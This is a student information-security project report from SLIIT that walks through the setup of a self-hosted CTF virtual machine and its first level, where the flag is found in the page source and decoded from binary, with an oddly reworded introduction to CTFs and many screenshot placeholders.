
SLIIT

COMPUTING | BUSINESS | ENGINEERING

IE3092
Information Security Project
3rd Year 2nd Semester



M@+R|X CTF Walkthrough

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

14 / 12 / 2020

Declaration

We certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of our knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

P.M.I.N.Kumara

Table of Contents

Introduction to CTF

Catch the Flag is an occasion that is generally facilitated at data security meetings, including the different occasions. This occasion comprises of a progression of difficulties that shifts in their level of trouble, and that expect members to practice distinctive ranges of abilities to illuminate. When an individual test is unraveled, a "banner" is given to the player and they present this banner to the CTF worker to acquire focuses. Players can be solitary wolves who endeavor the different difficulties without anyone else, or they can work with others to endeavor to score the most noteworthy number of focuses as a group.

Audience


- Cyber security researchers (industrial)
- Cyber security undergraduates
- People who interested in cyber security

The way to setup?


1. Import the virtual CTF box to any virtualization platform such as VMware, Virtual Box.

2. Run the imported VM and all the services will be run automatically.


3. Get the ip address of the running VM and paste the address in a browser in order to access to the web app.




4. In the web app, the registration should be done first.




5. Next login in to created account.



6. At the begging, the score bord is at 0.




7. Then login to the web app, the instructions will be shown.





Walkthrough of the levels.

Level 0





- After getting the instructions, the 1st level is level 0. After clicking on level 0 a small hint will be shown.
- Go to the page source and find the flag.






- According to the above image the flag is encoded. Use any binary to text translator to decode the flag and later on submit in the submission form.

